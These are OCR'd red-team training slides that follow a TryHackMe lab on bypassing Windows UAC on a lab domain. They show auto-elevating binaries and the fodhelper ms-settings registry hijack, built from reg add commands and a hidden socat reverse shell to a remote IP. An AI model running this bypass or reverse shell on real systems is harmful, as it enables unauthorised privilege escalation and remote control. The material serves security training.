HACKING CORP. ENVIRONMENTS


"PWN LIKE A MDFK ft. RED TEAM VIEW"

j. moreno aka. jomoza

“PWN LIKE A MDFK ft. RED TEAM VIEW”


Day Four: Sharping axes

BLEACH.local : PRIVILEGE ESCALATION : THM BYPASS UAC



https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION : THM BYPASS UAC




https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION : THM BYPASS UAC




https://tryhackme.com/room/bypassinguac

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION : THM BYPASS UAC




https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC - azman.msc




https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :





https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :





https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC : msfconfig

Command Prompt

```
C:\tools\> sigcheck64.exe -m c:/windows/system32/msconfig.exe
...
<asmv3:application>
    <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
        <dpiAware>true</dpiAware>
        <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
</asmv3:application>
```


https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC : msfconfig




https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC : msfconfig




https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC : msfconfig




https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC : msfconfig



https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PERSISTENCE :

THM BYPASS UAC :: foodhelper.exe

4:57:5...	fodhelper.exe	1244	RegOpenKey	HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\windows.immersivecontrolpanel_cw5n1h2txyewy\ResourceQualifiers	C:\Windows\Syst...	
4:57:5...	fodhelper.exe	1244	RegOpenKey	HKCU\Software\Classes\ms-settings\Progid	NAME NOT FOUND Desired Access: Q...	BLEACH\Administr... "C:\Windows\Syst...
4:57:5...	fodhelper.exe	1244	RegOpenKey	HKCR\ms-settings\Progid	NAME NOT FOUND Desired Access: Q...	BLEACH\Administr... "C:\Windows\Syst...
4:57:5...	fodhelper.exe	1244	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND Desired Access: M...	BLEACH\Administr... "C:\Windows\Syst...
4:57:5...	fodhelper.exe	1244	RegQueryValue	HKCR\ms-settings\Shell\Open\NoSmartScreen	NAME NOT FOUND Length: 12	BLEACH\Administr... "C:\Windows\Syst...
4:57:5...	fodhelper.exe	1244	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles	NAME NOT FOUND Length: 20	BLEACH\Administr... "C:\Windows\Syst...
4:57:5...	fodhelper.exe	1244	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableUmpdBufferSizeCheck	NAME NOT FOUND Length: 20	BLEACH\Administr... "C:\Windows\Syst...
4:57:5...	fodhelper.exe	1244	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3777977817-1859332824-4901543...	NAME NOT FOUND Length: 40	BLEACH\Administr... "C:\Windows\Syst...

Showing 3.019 of 582.355 events (0.5%) Backed by virtual memory

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PERSISTENCE :

THM BYPASS UAC :: foodhelper.exe

```
C:\Users\attacker> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
```

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PERSISTENCE :

THM BYPASS UAC :: foodhelper.exe

```
C:\Users\attacker> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command

C:\Users\attacker> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe
TCP:10.10.170.251:4444 EXEC:cmd.exe,pipes"
```

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PERSISTENCE :

THM BYPASS UAC :: foodhelper.exe

```
C:\Users\attacker> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command

C:\Users\attacker> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe
TCP:10.10.170.251:4444 EXEC:cmd.exe,pipes"

C:\Users\attacker> reg add %REG_KEY% /v "DelegateExecute" /d "" /f
The operation completed successfully.
```

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PERSISTENCE :

THM BYPASS UAC :: foodhelper.exe

```
C:\Users\attacker> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command

C:\Users\attacker> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe
TCP:10.10.170.251:4444 EXEC:cmd.exe,pipes"

C:\Users\attacker> reg add %REG_KEY% /v "DelegateExecute" /d "" /f
The operation completed successfully.

C:\Users\attacker> reg add %REG_KEY% /d %CMD% /f
The operation completed successfully.
```

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PERSISTENCE :

THM BYPASS UAC :: foodhelper.exe

```
C:\Users\attacker> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command

C:\Users\attacker> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe
TCP:10.10.170.251:4444 EXEC:cmd.exe,pipes"

